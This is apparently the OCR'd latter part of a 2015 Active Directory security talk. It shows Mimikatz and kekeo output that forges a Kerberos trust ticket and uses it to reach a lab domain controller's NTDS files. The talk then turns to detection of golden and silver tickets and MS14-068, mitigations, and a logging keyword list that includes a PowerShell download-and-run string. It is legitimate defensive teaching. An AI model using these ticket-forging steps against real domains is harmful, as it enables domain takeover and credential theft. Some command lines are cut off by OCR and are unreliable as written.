 e1 e3 a0 91 0d c0 7c 10 8c 32 db c5 b9 48 d6 e3 0c 4c 74 83 bc 13 38 2d e0 bb 5f 35 e8 c7 16 12
 df 71 33 59 88 68 91 06 b6 10 6c e2 92 68 c5 dd 81 1b 2d c6 f5 44 01 5e ec f0 b7 ed 2e 22 8d 21
 8a 98 21 90 a3 a4 2c 57 99 91 8d a1 e9 c0 d8 68 2d c3 b0 ba 3d eb 58 28 16 ea 45 f0 57 b1 0a bd
 0f 42 4a 14 1e 25 2b 27 3f 89 a5 3a 65 1b ed 6c 37 f5 3c e7 4e 8e ba 53 6d ca 5d 77 86 4b 72 50
 33 c7 9c e9 ff eb 91 ff 0e 4e f0 2f fb bd 28 7e 2d e0 5a e5 76 22 2a 4a 26 54 70 24 f5 71 cf f0
 26 5d 6b 01 88 17 a9 a3 d5 39 38 3f 58 73 48 9d 46 9b 0d b7 8e 98 c0 fe 22 11 4c cb 6f
       * aes256_hmac       834cecb0cd819f5d25fa95382450ed047ab9bbf18f2a066d2dfe9c8743270eeb
       * aes128_hmac       238428f3e950c50ba6e3604377913d1e
       * rc4_hmac_nt       a2adef66d1d90b0fb4c7943d52fad203
```

Forge Trust Ticket Using Mimikatz

```
mimikatz(commandline) # kerberos::golden /domain:lab.adsecurity.org /sid:S-1-5-21-15
2adef66d1d90b0fb4c7943d52fad203 /user:Administrator /service:krbtgt /target:rd.lab.a
icket1.kirbi
User      : Administrator
Domain    : lab.adsecurity.org
SID       : S-1-5-21-1583770191-140008446-3268284411
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: a2adef66d1d90b0fb4c7943d52fad203 - rc4_hmac_nt
Service   : krbtgt
Target    : rd.lab.adsecurity.org
Lifetime  : 6/27/2015 10:08:23 AM ; 6/24/2025 10:08:23 AM ; 6/24/2025 10:08:23 AM
-> Ticket : c:\temp\TrustTicket1.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Leverage Forged Trust Ticket for TGS Tickets

```
PS C:\temp\kekeo> .\Asktgs c:\temp\TrustTicket1.kirbi  cifs/adscdc11.rd.lab.adsecurity.org

  .#####.   AskTGS Kerberos client 1.0 (x86) release "Kiwi en C" (Apr 19 2015 00:51:37)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                        (oe.eo)
  '#####'                                                     * * */

Ticket    : c:\temp\TrustTicket1.kirbi
Service   : krbtgt / rd.lab.adsecurity.org @ lab.adsecurity.org
Principal : Administrator @ lab.adsecurity.org

> cifs/adscdc11.rd.lab.adsecurity.org
  * Ticket in file 'cifs.adscdc11.rd.lab.adsecurity.org.kirbi'
```

Access Protected Resources Across Domain Trust

```
PS C:\temp\kekeo> klist

Current LogonId is 0:0x37ff0a

Cached Tickets: (1)

#0>     Client: Administrator @ lab.adsecurity.org
        Server: cifs/adscdc11.rd.lab.adsecurity.org @ RD.LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 6/27/2015 10:09:16 (local)
        End Time:   6/27/2015 20:09:16 (local)
        Renew Time: 7/4/2015 10:09:16 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)

PS C:\temp\kekeo> net use \\adscdc11.rd.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\kekeo> dir \\adscdc11.rd.lab.adsecurity.org\c$\windows\ntds


    Directory: \\adscdc11.rd.lab.adsecurity.org\c$\windows\ntds


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---          6/27/2015   9:17 AM       8192 edb.chk
-a---          6/27/2015   9:10 AM   10485760 edb.log
-a---          6/27/2015   4:48 AM   10485760 edb00008.log
-a---          6/17/2015   7:35 PM   10485760 edbres00001.jrs
-a---          6/17/2015   7:35 PM   10485760 edbres00002.jrs
-a---          6/24/2015   2:51 PM   10485760 edbtmp.log
-a---          6/27/2015   9:17 AM   25182208 ntds.dit
-a---          6/27/2015   9:17 AM    2113536 temp.edb


PS C:\temp\kekeo> whoami
adseclab\joeuser
```


Forging Kerberos Tickets Across Trusts

- Each trust has an associated password (stored in each domain).
- Used to create cross-domain Kerberos tickets (“Trust Tickets”).
- Golden Tickets don’t work across trusts*.
- Compromise trusted domain for access to trusting domain.
- Trust password is changed by domain machine password policy.

Best Mitigation: Don’t let attackers run code on DCs – Protect DAs!


Blue Team (Defense)

Raising the Bar



Detecting MS14-068 On the Wire

AS-REQ



TGS-REQ

Detecting Forged Kerberos **Golden (TGT) & Silver (TGS)** Tickets

- Normal, valid account logon event data structure:
  - **Security ID:** DOMAIN\AccountID
  - **Account Name:** AccountID
  - **Account Domain:** DOMAIN
- **Golden & Silver Ticket** events may have one of these issues:
  - The Account Domain field is blank when it should contain DOMAIN.
  - The Account Domain field is DOMAIN FQDN when it should contain DOMAIN.
  - The Account Domain field contains “eo.oe.kiwi :)“


Golden Ticket Event 4672: Fictional Admin Logon

Valid

Forged Ticket

Golden Ticket Event 4672: Fictional Admin Spoofing

Valid



Forged Ticket

Detecting MS14-068 Exploit Security Events

- Normal, valid account logon event data structure:
  - **Security ID:** DOMAIN\AccountID
  - **Account Name:** AccountID
  - **Account Domain:** DOMAIN

- **MS14-068 Exploit** events may have 1 (or more) of these:
  - The Account Domain field is blank when it should be DOMAIN
  - The Account Domain field is DOMAIN FQDN when it should be DOMAIN.
  - Account Name is a different account from the Security ID.

AD Attack Mitigation: PowerShell Security

- Limit PowerShell Remoting (WinRM).
  - Limit WinRM listener scope to admin subnets.
  - Disable PowerShell Remoting (WinRM) on DCs.
- Audit/block PowerShell script execution via AppLocker.
- PowerShell v3+: Enable PowerShell Module logging (via GPO).
  - Search PowerShell logs for “mimikatz”, “gentilkiwi”, “Delpy”, “iex (new-object net.webclient).downloadstring”, etc
- Leverage Metering for PowerShell usage trend analysis.
  - JoeUser ran PowerShell on 10 computers today?
- Track PowerShell Remoting Usage

PowerShell v5 Security Enhancements

- System-wide transcripts
- Script block logging
- Constrained PowerShell
- Antimalware Integration (Win 10)

Mitigation Level One (Low)


- Minimize the groups (& users) with DC admin/logon rights
- Separate user & admin accounts (JoeUser & AdminJoeUser)
- No user accounts in admin groups
- Set all admin accounts to “sensitive & cannot be delegated”
- Deploy Security Back-port patch (KB2871997) which adds local SIDs & enable regkey to prevent clear-text pw in LSASS.
- Set GPO to prevent local accounts from connecting over network to computers (easy with KB2871997).
- Use long, complex (>25 characters) passwords for SAs.
- Delete (or secure) GPP policies and files with creds.
- Patch server image (and servers) before running DCPromo
- Implement RDP Restricted Admin mode

Mitigation Level Two (Moderate)

- Microsoft LAPS (or similar) to randomize computer local admin account passwords.
- Service Accounts (SAs):
  - Leverage “(Group) Managed Service Accounts”.
  - Implement Fine-Grained Password Policies (DFL >2008).
  - Limit SAs to systems of the same security level, not shared between workstations & servers (for example).
- Remove Windows 2003 from the network.
- Separate Admin workstations for administrators (locked-down & no internet).
- PowerShell logging

Mitigation Level Three ("It's Complicated")

- **Number of Domain Admins = 0**
- Complete separation of administration
- ADAs use SmartCard auth w/ rotating pw
- ADAs never logon to other security tiers.
- ADAs should only logon to a DC (or admin workstation or server).
- Time-based, temporary group membership.
- No Domain Admin service accounts running on non-DCs.
- Disable default local admin account & delete all other local accounts.
- Implement network segmentation.
- CMD Process logging & enhancement (KB3004375).



Attack Detection Paradigm Shift

- Microsoft Advanced Threat Analytics (ATA, formerly Aorato)
  - Monitors all network traffic to Domain Controllers
  - Baselines “normal activity” for each user (computers, resources, etc)
  - Alerts on suspicious activity by user
  - Natively detects recon & attack activity without writing rules

- ATA Detection Capability:
  - Credential theft & use: Pass the hash, Pass the ticket, Over-Pass the hash, etc
  - MS14-068 exploits
  - Golden Ticket usage
  - DNS Reconnaissance
  - Password brute forcing
  - Domain Controller Skeleton Key Malware

Microsoft ATA Suspicious Activity

Suspicion of Identity Theft based on Abnormal Behavior

Ophir Polotsky exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:


- Performed interactive login from 8 abnormal workstations.
- Performed interactive login from FS.
- Requested access to 12 abnormal resources.

Note | Email | Export to Excel | Details | Open

Recommendations

- Disconnect the relevant computers from the network or move them into an isolated environment and start a forensics procedure by investigating: unknown processes, services, registry entries, unsigned files, and more
- Contact Ophir Polotsky and investigate if the user has logged in to abnormal computers and accessed abnormal resources.

Credential Theft Protection (Future)



Additional Mitigations

- Monitor scheduled tasks on sensitive systems (DCs, etc)
- Block internet access to DCs & servers.
- Monitor security event logs on all servers for known forged Kerberos & backup events.
- Include computer account password changes as part of domain-wide password change scenario (breach recovery).
- Change the KRBTGT account password (twice) every year & when an AD admin leaves.
- Incorporate Threat Intelligence in your process and model defenses against real, current threats.

Summary

- Attackers will get code running on a target network.
- The extent of attacker access is based on defensive posture.
- Advanced attacks may be detectable. Though it's better to prevent this type of access in the first place.
- Protect AD Admins or a full domain compromise is likely!

My research into AD attack, defense, & detection is ongoing. This is only the beginning… ☺

Thanks!

- Alva “Skip” Duckwall (@passingthehash)
  - http://passing-the-hash.blogspot.com
- Benjamin Delpy (@gentilkiwi)
  - http://blog.gentilkiwi.com/mimikatz
- Chris Campbell (@obscuresec)
  - http://obscuresecurity.blogspot.com
- Joe Bialek (@clymb3r)
  - https://clymb3r.wordpress.com
- Matt Graeber (@mattifestation)
  - http://www.exploit-monday.com
- Rob Fuller (@mubix)
  - http://www.room362.com
- Will Schroeder (@harmj0y)
  - http://blog.harmj0y.net

- Many others in the security community!
- My wife & family for putting up with me being on the computer every night! ☺

CONTACT:
Sean Metcalf
@PyroTek3
sean [@] dansolutions . com
http://DAnSolutions.com
https://www.ADSecurity.org

References

- Skip Duckwall & Benjamin Delpy's Blackhat USA 2014 presentation "*Abusing Microsoft Kerberos – Sorry Guys You Still Don't Get It*" http://www.slideshare.net/gentilkiwi/abusing-microsoft-kerberos-sorry-you-guys-dont-get-it
- Tim Medin's DerbyCon 2014 presentation: "Attacking Microsoft Kerberos: Kicking the Guard Dog of Hades" *https://www.youtube.com/watch?v=PUyhlN-E5MU*
- TechEd North America 2014 Presentation: TWC: Pass-the-Hash and Credential Theft Mitigation Architectures (DCIM-B213) Speakers: Nicholas DiCola, Mark Simos http://channel9.msdn.com/Events/TechEd/NorthAmerica/2014/DCIM-B213
- Chris Campbell - GPP Password Retrieval with PowerShell http://obscuresecurity.blogspot.com/2012/05/gpp-password-retrieval-with-powershell.html
- Protection from Kerberos Golden Ticket - Mitigating pass the ticket on Active Directory CERT-EU Security White Paper 2014-07 http://cert.europa.eu/static/WhitePapers/CERT-EU-SWP_14_07_PassTheGolden_Ticket_v1_1.pdf
- An overview of KB2871997 http://blogs.technet.com/b/srd/archive/2014/06/05/an-overview-of-kb2871997.aspx
- Microsoft security advisory: Update to improve Windows command-line auditing: (2/10/2015) http://support.microsoft.com/en-us/kb/3004375

References

- Kerberos, Active Directory's Secret Decoder Ring http://adsecurity.org/?p=227
- Kerberos & KRBTGT: Active Directory's Domain Kerberos Account http://adsecurity.org/?p=483
- PowerShell Code: Check KRBTGT Domain Kerberos Account Last Password Change http://adsecurity.org/?p=481
- Mimikatz and Active Directory Kerberos Attacks http://adsecurity.org/?p=556
- Mining Active Directory Service Principal Names http://adsecurity.org/?p=230
- MS14-068: Vulnerability in (Active Directory) Kerberos Could Allow Elevation of Privilege http://adsecurity.org/?tag=ms14068
- Microsoft Enhanced security patch KB2871997 http://adsecurity.org/?p=559
- SPN Directory: http://adsecurity.org/?page_id=183
- PowerShell Code: Find-PSServiceAccounts https://github.com/PyroTek3/PowerShell-AD-Recon/blob/master/Find-PSServiceAccounts

References

- DEF CON 22 - Ryan Kazanciyan and Matt Hastings, Investigating PowerShell Attacks https://www.youtube.com/watch?v=qF06PFcezLs
- Mandiant 2015 Threat Report https://www2.fireeye.com/WEB-2015RPTM-Trends.html
